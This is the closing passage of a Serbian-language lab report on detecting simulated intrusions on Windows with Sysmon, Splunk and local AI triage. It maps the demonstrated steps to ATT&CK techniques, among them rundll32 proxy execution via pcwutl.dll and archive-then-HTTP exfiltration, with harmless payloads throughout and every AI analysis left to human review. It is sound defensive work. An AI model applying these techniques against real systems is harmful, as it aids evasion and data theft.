S02 detekcija i trijaža	4104 zapis 151208, zakazani alert i sačuvana analiza čine potvrđen automatski tok.
S02 korelacija	Početna serija prenosa povezuje kreiranje PowerShell procesa, script blockove arhiviranja i POST komande i TCP događaje.
Operativni prikaz	Dashboard u izabranom preseku prikazuje tri obrađena zapisa, tri pregleda na čekanju i nijedan sačuvan prazan odgovor.

Mapiranje tehnika

ID tehnike	Tehnika	Primena u kontrolisanim scenarijima
T1566.002	Spearphishing Link	Link za dokumentaciju porudžbine u lokalnom Mailpitu; simulirana isporuka.
T1204.002	Malicious File	Korisničko otvaranje preuzetog CMD fajla simulirano je bezopasnim fajlom.
T1059.003	Windows Command Shell	CMD proces izvršava preuzetu testnu skriptu.
T1059.001	PowerShell	Registracija zadatka i script blockovi arhiviranja i slanja.
T1053.005	Scheduled Task	Zapisi registracije i izvršavanja imenovanog zadatka.
T1218.011	Rundll32	Rundll32 poziva pcwutl.dll LaunchApplication i bezopasan ciljni program.
T1560.001	Archive via Utility	Compress-Archive u početnoj seriji prenosa; ne zaključuje se samo iz $zip.
T1048.003	Exfiltration Over Unencrypted Non-C2 Protocol	Mapiranje nameravanog internog HTTP prenosa; ne predstavlja nalaz krađe podataka.

Mapiranje opisuje demonstrirane korake scenarija. Ne predstavlja osam nezavisnih detekcionih pravila ili meru potpune ATT&CK pokrivenosti. Validirane su dve namenske detekcije i dva AI toka obrade.

Tehničke reference i zaključak

Tehničke definicije proverene su prema sledećim primarnim izvorima. Laboratorijski rezultati potkrepljeni su snimcima ekrana, izvodima događaja i redovima sačuvanih analiza prikazanim u poglavljima scenarija.

Microsoft Sysmon
https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon

Microsoft Windows PowerShell evidentiranje događaja
https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_logging?view=powershell-5.1

MITRE T1218.011 Rundll32
https://attack.mitre.org/techniques/T1218/011/

MITRE T1059.001 PowerShell
https://attack.mitre.org/techniques/T1059/001/

MITRE T1059.003 Windows Command Shell
https://attack.mitre.org/techniques/T1059/003/

MITRE T1053.005 Scheduled Task
https://attack.mitre.org/techniques/T1053/005/

MITRE T1566.002 Spearphishing Link
https://attack.mitre.org/techniques/T1566/002/

MITRE T1204.002 Malicious File
https://attack.mitre.org/techniques/T1204/002/

MITRE T1560.001 Archive via Utility
https://attack.mitre.org/techniques/T1560/001/

MITRE T1048.003 Unencrypted Non C2 Protocol
https://attack.mitre.org/techniques/T1048/003/

Zaključak

Projekat povezuje kontrolisanu Windows aktivnost sa prikupljenim dokazima, namenskim Splunk detekcijama i sačuvanom lokalnom AI trijažom. Dva scenarija prikazuju kompletan lanac bezopasnog izvršavanja i istragu HTTP slanja uz korelaciju procesnih i mrežnih događaja.

Praktičan rezultat je tok od detekcije do analize koji analitičar može da proveri. Identifikatori događaja ostaju vidljivi, originalni dokazi su sačuvani, a odgovor modela može da se uporedi sa izvornim zapisima. Dashboard prikazuje istoriju rezultata bez ponovnog pozivanja modela pri osvežavanju.

Prikazana vremena odnose se na pojedinačna laboratorijska ponavljanja. Sve sačuvane analize u završnom prikazu dashboarda čekaju ljudski pregled. Ova implementacija ne izvršava automatske radnje obuzdavanja incidenta.